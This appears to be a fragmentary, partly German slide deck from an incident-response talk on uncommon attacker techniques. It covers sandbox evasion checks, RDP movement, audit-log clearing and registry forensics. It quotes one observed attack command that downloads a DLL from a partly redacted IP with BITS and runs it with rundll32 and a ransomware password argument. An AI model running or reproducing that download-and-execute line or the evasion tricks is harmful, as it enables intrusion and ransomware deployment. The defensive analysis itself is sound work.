
Hackerangriff



Hackerangriff



Hackerangriff




A large, stylized graphic of the number '10' in a bold, sans-serif font. The '1' is a solid orange vertical bar. The '0' is a thick orange ring with a white interior, positioned to the right of the '1'.

Uncommon Attacker Techniques
spotted in the Wild

The Beginner Stuff

What is Evasion?

„Evasion = Evading something“ (e.g. Detection)



Compile Time right before delivering

The screenshot shows a security analysis interface. At the top left, there is a green circular gauge with the number '0' and '/ 59' below it. To the right, a green checkmark icon is followed by the text 'No security vendors and no sandboxes flagged this file as malicious'. Below this is a dark blue rectangular area. A 'Community Score' section shows a question mark and a toggle switch. The main content area has three tabs: 'DETECTION' (selected), 'DETAILS', and 'COMMUNITY'. Under 'DETECTION', there is a section titled 'Security Vendors' Analysis' with a list of vendors and their detection status.

Vendor	Status
Acronis (Static ML)	Undetected
AhnLab-V3	Undetected
Antiy-AVL	Undetected
Avast	Undetected

The screenshot shows a file acquisition details panel with a dark grey background. The 'Acquisition Details' section includes fields for File Name, Path, Acquired Using, Requested, and Requested By. The 'File Details' section includes fields for MD5, File Size, PE Type, Compile Time, Created, Accessed, Modified, and Changed. The 'Compile Time' field is highlighted with a red background and contains the value '06.09.2022'. Other fields are also partially obscured by red backgrounds.

Field	Value
File Name:	[Redacted]
Path:	[Redacted]
Acquired Using:	[Redacted]
Requested:	[Redacted]
Requested By:	[Redacted]
MD5:	[Redacted]
File Size:	[Redacted]
PE Type:	[Redacted]
Compile Time:	06.09.2022
Created:	[Redacted]
Accessed:	[Redacted]
Modified:	[Redacted]
Changed:	[Redacted]

// Puh, schon wieder ein Incident Response Talk? Absolutely!!!111

Sandbox Evasion I

The image shows a screenshot of a Windows process details window for 'Windows10Upgrade.exe' with Process ID 4716. A yellow box highlights the 'API Calls' section, which lists 'DLL: kernel32.dll' and 'API: GetSystemDirectoryW'. A red box highlights a second entry: 'DLL: kernel32.dll' and 'API: IsDebuggerPresent'. To the left, a 'File(s)' section lists 'CLR.DLL', 'MSVCR120_', and 'MSCOREE.D'. The background is dark with white text.

Malware - CMD - „Whoami“:

Ergebnis:

- a) [domain]\gideown → Execute
- b) [computername]\gideown → don't Execute

Does your sandbox have a domain?
Does your company?




Sandbox Evasion II



```
bitsad ... /priority normal http://185. [redacted] /p.dll C:\Windows\p.dll  
rundll32 C:\Windows\p.dll,DllRegisterServer -pass13egregor --full
```




Next level B



// Puh, schon wieder e



RDP



Rem
Comput
Benutze
Beim He
Anmelde
Op

Event Properties - Event 1102, Eventlog

General Details

The audit log was cleared.

Subject:

Security ID: COM...

Account Name:

Domain:

Task Category: Log clear

Keywords: Audit Success

Computer: DC01.contoso.local

More information: [Event Log Online](#)

Hacked
and deleted!

- connections%40operationa...
- vtx
- nal.evtx
- oreTS%4Admin.evtx
- oreTS%4Operational.e...
- teFX-Synth3dvsc%4A...
- onServices%4Operatio...
- %4Operational.evtx
- %4Operational.evtx
- .evtx



Registry for the Rescue

NTUser.dat of compromised User (RDP Source):

1. RDP Destination
2. Usernames
3. Last Session

Host Name	Username	Last Modified
RBC	RBC	=
148. [REDACTED]	[REDACTED] user 1	2021-08-04 13:00:44
172. [REDACTED]	[REDACTED] user 1	2021-12-21 09:18:01
172. [REDACTED]	[REDACTED]	2021-10-14 13:27:38
172. [REDACTED]	[REDACTED]	2022-03-30 09:38:19
172. [REDACTED]	[REDACTED]	2022-04-06 10:50:44
172. [REDACTED]	[REDACTED]	2022-04-08 10:56:03
172. [REDACTED]	[REDACTED]	2022-03-30 08:25:17
192. [REDACTED]	AD\Administrator	2022-04-20 13:13:52




